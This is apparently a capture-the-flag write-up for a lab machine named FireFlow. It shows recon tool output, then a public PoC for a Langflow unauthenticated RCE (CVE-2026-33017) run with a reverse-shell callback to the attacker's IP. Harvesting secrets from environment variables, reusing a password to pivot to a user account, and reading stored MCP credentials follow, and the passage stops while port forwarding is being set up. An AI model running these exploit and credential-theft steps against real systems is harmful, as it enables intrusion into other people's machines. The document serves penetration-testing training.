

Reconnaissance & Enumeration
As always we start with a network mapping to know what ports are up on the target host
Port Scanning (Nmap / Rustscan)
❯ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn -oN enum/nmap/initial_scan
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Making sure 'closed' isn't just a state of mind.

[~] The config file is expected to be at "/home/anan/.rustscan.toml"
[~] Automatically increasing ulimit value to 10000.
Open 10.129.78.122:22
Open 10.129.78.122:443
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sCTV -Pn -oN enum/nmap/initial_scan" on ip 10.129.78.122
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 18:52 +0300
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Initiating Connect Scan at 18:52
Scanning fireflow.htb (10.129.78.122) [2 ports]
Discovered open port 22/tcp on 10.129.78.122
Discovered open port 443/tcp on 10.129.78.122
Completed Connect Scan at 18:52, 0.11s elapsed (2 total ports)
Initiating Service scan at 18:52
Scanning 2 services on fireflow.htb (10.129.78.122)
Completed Service scan at 18:52, 12.67s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.78.122.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 5.22s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 2.11s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Nmap scan report for fireflow.htb (10.129.78.122)
Host is up, received user-set (0.064s latency).
Scanned at 2026-07-23 18:52:09 EEST for 20s

PORT    STATE SERVICE  REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
|   256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD
443/tcp open  ssl/http syn-ack nginx
| ssl-cert: Subject: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Subject Alternative Name: DNS:fireflow.htb, DNS:*.fireflow.htb
| Issuer: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-14T16:35:31
| Not valid after:  2028-07-17T16:35:31
| MD5:     86f0 35a9 f228 e371 154d 9ace 12ca a7cb
| SHA-1:   11fd 8101 fae5 a1d1 8e5e 04c8 0fa0 6317 3b96 8cbf
| SHA-256: 6613 a8e2 1925 1a51 99be 9878 59a1 3be2 a447 e5be 1444 5e25 49c0 9b6c cc04 9132
| -----BEGIN CERTIFICATE-----
| MIIDkDCCAnigAwIBAgIUeSfBd20RNhvard7QmjI5/UmFKHMwDQYJKoZIhvcNAQEL
| BQAwQzEVMBMGA1UEAwwMZmlyZWZsb3cuaHRiMR0wGwYDVQQKDBRUYXNrIEZvcmNl
| IE5pZ2h0ZmFsbDELMAkGA1UEBhMCVVMwHhcNMjYwNDE0MTYzNTMxWhcNMjgwNzE3
| MTYzNTMxWjBDMRUwEwYDVQQDDAxmaXJlZmxvdy5odGIxHTAbBgNVBAoMFFRhc2sg
| Rm9yY2UgTmlnaHRmYWxsMQswCQYDVQQGEwJVUzCCASIwDQYJKoZIhvcNAQEBBQAD
| ggEPADCCAQoCggEBAJHtSIbmYFJ0zz9fDgXw9fY85sh1LDZRJeVSLF7DG/uyW9GN
| cv1cr8d6z6uPKcW1DTULcZraf/vaRfaXR4Z/0kg2QtWR+Y1FTwwPm9qodbI57b57
| DDsIdCCo+aTXd6CKXwEmE42uMriYD44evdx+0G29Of6jw9a4gwo9sFplI1X3s69q
| vo4NuWz7dYyKSQ3tp++a8zfUTIaGG4Qjy4mkOSBIGrWA+6gztc3Uc6hi0lZ0gPBl
| YOGXqXyb4RC0ws3jFCtdxnnUgz+F9YZ+w4a3T1WBj8R2664UEbzjdML5RfImDkni
| BIyRs08LiQ6DvKyeIOF8JsBbz0UK4A0JDJU1i2MCAwEAAaN8MHowHQYDVR0OBBYE
| FMmWu1oJuqpAq44/aiv4dk1HWX05MB8GA1UdIwQYMBaAFMmWu1oJuqpAq44/aiv4
| dk1HWX05MA8GA1UdEwEB/wQFMAMBAf8wJwYDVR0RBCAwHoIMZmlyZWZsb3cuaHRi
| gg4qLmZpcmVmbG93Lmh0YjANBgkqhkiG9w0BAQsFAAOCAQEAHaa+Jct6Z/TuY5f9
| b4iGWo9vD9Cnsq76lB9J81BEkjNGtWD/KekBUuShFcUmuAooaLU81KM6bgruqpIl
| IyfYES9oXwtm4XYiVQ7j4NEEq6fTMmqzRjkxivKwa7x5SDXIZzRhmH6RNqIQacDF
| bqRtqTFk0Py0cSH8VzuMEoK9l2GYQWz7gKlcjNwIct0yvtPz9MJ/4gBURl+iPkgm
| +Tw6QD3KqZ1sYXpHapJ3wV2VvUtARO53n5pvMmNvolCCIQbkpAVCW24NW71riIpW
| zKLn72vvUD5bgLPmlC2F7rmXKKqA22zHVewpJsM5FugUJFjp9IimK+j3uD2KutPA
| 1s0nVQ==
|_-----END CERTIFICATE-----
|_http-title: FireFlow \xE2\x80\x94 Task Force Nightfall
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:52
Completed NSE at 18:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.31 seconds
Web Enumeration & Subdomain Discovery
We notice the ports 22 and 443, let’s start by enumerating the web (port 443).
Upon accessing https://10.129.78.122/ we are automatically redirected to https://fireflow.htb/ so let’s add it to /etc/hosts
❯ echo "$IP fireflow.htb" | sudo tee -a /etc/hosts
[sudo] password for anan:

10.129.78.122 fireflow.htb
Before enumerating the website manually I like running some background enum like subdomain enumeration and directory fuzzing so let’s do that also
Directory Fuzzing
❯ feroxbuster --url https://fireflow.htb/ --insecure

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ https://fireflow.htb/
 🚩  In-Scope Url          │ fireflow.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /home/anan/.config/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       11w      146c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      298l     1276w    12913c https://fireflow.htb/
[####>---------------] - 10s     7370/30002   32s     found:1       errors:2
[####>---------------] - 10s     7356/30000   755/s   https://fireflow.htb/
Subdomain Search
❯ ffuf -u https://$IP/ -H "Host: FUZZ.fireflow.htb" -w $DNSBIG -c -ic -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.129.78.122/
 :: Wordlist         : FUZZ: /home/anan/Arsenal/Wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.fireflow.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
Now let’s start looking around in the website:
 the website was static with nothing interesting other than the
 Open Agent button that redircts us to a subdomain: https://flow.fireflow.htb/playground/7d84d636-af65-42e4-ac38-26e867052c25, this sends us to a Langflow platform and from the above screenshot(in the bottom) we can see that it’s version is 1.8.2 so let’s search for any vulns related to that version.
We immediatley find CVE-2026-33017

CVE-2026-33017
Remote Code Execution (RCE) vulnerability in the Public flow build process of Langflow, an open-source platform for visually building LLM applications and AI workflows.
By sending crafted flow data to thebuild_public_tmpendpoint without authentication, an attacker can cause arbitrary Python code to be executed on the server.
Initial Access (User - www-data)
Langflow RCE (CVE-2026-33017)
In the search results there was a public poc repo so let’s clone it and try that exploit
❯ python exploit.py --url https://flow.fireflow.htb/ --flow-id 7d84d636-af65-42e4-ac38-26e867052c25 --lhost 10.10.16.28 --lport 6969

[*] Target: https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow?event_delivery=direct&log_builds=false
[*] Callback: 10.10.16.28:6969
[*] Request returned no response (expected if shell connected): HTTPSConnectionPool(host='flow.fireflow.htb', port=443): Max retries exceeded with url: /api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow?event_delivery=direct&log_builds=false (Caused by SSLError(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_ssl.c:1082)')))
The error was because we are trying to connect to a HTTPS server with an unknown certificate so let’s fix that.
In the send_payload() function we see that the requests options doesn’t have verify=False so let’s add it
 Now it works!

Now let’s start enumerating
www-data@fireflow:/var/lib/langflow$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@fireflow:/var/lib/langflow$ ls
ba4fe756-d6f7-4c7a-a7b1-f986206878ec  langflow.db  profile_pictures  secret_key

www-data@fireflow:/var/lib/langflow$ cat langflow.db

www-data@fireflow:/var/lib/langflow$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
nightfall:x:1000:1000::/home/nightfall:/bin/bash

www-data@fireflow:/var/lib/langflow$ env
LANGFLOW_LOG_LEVEL=warning
SHELL=/usr/bin/bash
USER_AGENT=langflow
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
SERVER_SOFTWARE=gunicorn/22.0.0
LANGFLOW_NEW_USER_IS_ACTIVE=False
PWD=/var/lib/langflow
LOGNAME=www-data
LANGFLOW_SUPERUSER=langflow
SYSTEMD_EXEC_PID=1525
LANGFLOW_CONFIG_DIR=/var/lib/langflow
HOME=/var/www
LANG=en_US.UTF-8
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/langflow.service/memory.pressure
INVOCATION_ID=5acf2d88e91849b2b20b493c75710f65
TERM=xterm-256color
USER=www-data
LANGFLOW_AUTO_LOGIN=False
SHLVL=2
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LANGFLOW_SECRET_KEY=XgDCYma6JZzT3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
JOURNAL_STREAM=8:10895
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
LANGFLOW_CORS_ORIGINS=https://flow.fireflow.htb,https://fireflow.htb
_=/usr/bin/env
Shell Upgrade & Privilege Pivot (nightfall)
the langflow.db file was empty but luckily in the environment variables there is LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll so that could be a potential password for the nightfall user we found, let’s try using that password on him.
And voila! We’re in
 Now let’s get
 user.txt and continue enumerating.

Internal Pivoting & MCP Exploitation
Local Enumeration & Port Forwarding (Ligolo-ng)
nightfall@fireflow:~$ find . -type f -ls
     2514      4 -rw-r--r--   1 nightfall nightfall      807 Mar 31  2024 ./.profile
      739      4 -rw-------   1 nightfall nightfall      146 Jul 23 12:14 ./.mcp/config.json
     2516      4 -rw-r--r--   1 nightfall nightfall      220 Mar 31  2024 ./.bash_logout
     2549      4 -rw-r--r--   1 nightfall nightfall     3771 Mar 31  2024 ./.bashrc
     2681      4 -rw-r-----   1 root      nightfall       33 Jul 23 12:14 ./user.txt
     6106      0 -rw-r--r--   1 nightfall nightfall        0 Apr 14 16:01 ./.cache/motd.legal-displayed


nightfall@fireflow:~$ cat .mcp/config.json
{
  "server": "http://10.129.78.122:30080",
  "status_endpoint": "/api/v1/version",
  "user": "langflow-bot",
  "password": "Langfl0w@mcp2026!"
}


nightfall@fireflow:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:7860          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10010         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:46069         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10249         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10248         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10259         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10258         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10257         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:10256         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:6444          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::10250                :::*                    LISTEN
tcp6       0      0 :::6443                 :::*                    LISTEN
tcp6       0      0 :::9100                 :::*                    LISTEN
udp        0      0 127.0.0.54:53           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:8472            0.0.0.0:*
Upon quick enum we found two really interesting finds:
- Creds to the mcp server
- The host is probably running K8s
Let’s examine the mcp server first but to do that it will be easier for us to portforward and do that from our host.
I prefer using ligolo so that’s what I will use now.
I will start by uploading the agent binary to the target host
 Now let’s connect it us and portforward
